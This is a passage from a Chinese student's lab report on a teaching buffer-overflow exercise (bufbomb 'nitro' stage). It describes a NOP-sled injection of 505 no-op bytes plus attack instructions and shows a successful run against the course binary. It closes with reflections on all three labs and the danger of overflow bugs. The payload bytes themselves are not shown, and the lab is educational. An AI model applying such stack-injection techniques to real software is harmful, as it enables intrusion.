
```

图 3.25 nitro 阶段攻击序列

其中，攻击指令由 505 个空指令（共 505 字节）和 15 字节的攻击指令序列

组成。之后的 8 字节为跳转指令，用于尽可能多地命中缓冲区。

4. 实验结果：



```
wb@wb-virtual-machine:~/桌面/lab3$ cat nitro_U202112071.txt | ./hex2raw -n | ./bufbomb -n -u U202112071
Userid: U202112071
Cookie: 0x70bac8c6
Type string:KABOOM!: getbufn returned 0x70bac8c6
Keep going
Type string:KABOOM!: getbufn returned 0x70bac8c6
Keep going
Type string:KABOOM!: getbufn returned 0x70bac8c6
Keep going
Type string:KABOOM!: getbufn returned 0x70bac8c6
Keep going
Type string:KABOOM!: getbufn returned 0x70bac8c6
VALID
NICE JOB!
```

图 3.26 nitro 阶段成功攻击

本阶段实验结果如图 3.26 所示，可以发现在五次 `testn()` 函数的调用中函数均被正常返回，并且均改变了 `getbuf()` 返回值，因此可见所有的指令跳转均命中了目标攻击指令序列，Nitro 实验结果正确。

3.3 实验小结

在本次实验中，我们运用 IA-32 汇编语言和对堆栈空间的结构知识，对于缓冲区的溢出实现了攻击效果。我通过 gdb 调试器和 `objdump` 指令对于程序进行了反汇编操作和对内存单元及寄存器值的访问，这些都极大地便利了我实现对于缓冲区溢出的攻击。本次实验让我逐渐掌握了逆向工程和调试的技能，通过跟踪、单步执行的方式，加深了我对于汇编指令的理解和运用。在实验当中，我通过灵活使用缓冲区的溢出，将目标代码写入缓冲区中，实现对于我们的攻击指令的执行，并灵活修改其中变量的值并调节函数的返回值。

与此同时，本次实验也是基于缓冲区溢出的攻击实验。这一点非常生动地提示我们缓冲区溢出的危险性，在我们正常编写程序的时候尤其需要注意缓冲区的定义和使用。即使是一个看似很小的漏洞，但其实可以被利用、被攻击，而且能够实现如此多样的攻击效果，这一点尤其令我感叹。因此我们在实际开发的过程中，一定需要考虑周全，方能尽量减少这类情况的发生。

实验总结

我们本次实验课共有三组实验，我在这此实验课里收获颇多，在得到炸弹拆解与缓冲区攻击的乐趣的同时，学到了许多生动而深刻的知识。

在实验一中，我通过有限的位操作数量和种类实现了一系列运算操作函数，这让我更好地理解计算机整数和浮点数的 IEEE754 表示和存储方式，并且更进一步地熟悉了计算机内部的二进制编码和对二进制编码的各类操作。在这次实验中，我还在虚拟机中运行了 linux 系统，这让我逐渐熟悉该系统的各种指令和其操作。

在实验二中，我利用反汇编工具 objdump 和调试工具 gdb 拆除了实验包给出的二进制炸弹。拆除炸弹的过程充满了趣味性，同时，这也增进了我对于 IA-32 汇编语言的认识，并且让我更加熟练地使用 gdb 工具对于程序进行断点调试、内存单元读取和寄存器查看。这一系列跟踪的方式都使我更好地理解汇编语言的特点和便利性、正确性。在本次实验完成之后，我感受到自己对于汇编语言的认识更加深刻，并且也感到了计算机系统基础这门课程的乐趣所在。

在实验三中，我通过对于程序的缓冲区溢出进行多种攻击操作，基于对堆栈段的改变实现对程序行为的控制。这深化了我对于程序行为的理解，也让我对机器级指令有了更好的把握。我使用 gcc 工具将攻击代码编码为机器码，并将其注入缓冲区堆栈段上，实现多样的攻击方式。这次实验用非常生动的方式提示着我：一个看似微小的漏洞有可能潜藏着的危险。缓冲区溢出的漏洞可以实现的操作如此多样，以至于可以设法让程序无法觉察出程序内部参数的改变。这让我大为震撼的同时，也让我更加理解计算机的运作方式。

本次实验课让我收获了许多有趣而深刻的知识，让我更加明白地理解计算机的运作和其内部指令的构成与操作。这些都让我获益匪浅，对于计算机系统及其基层实现有了趣味驱动的认知。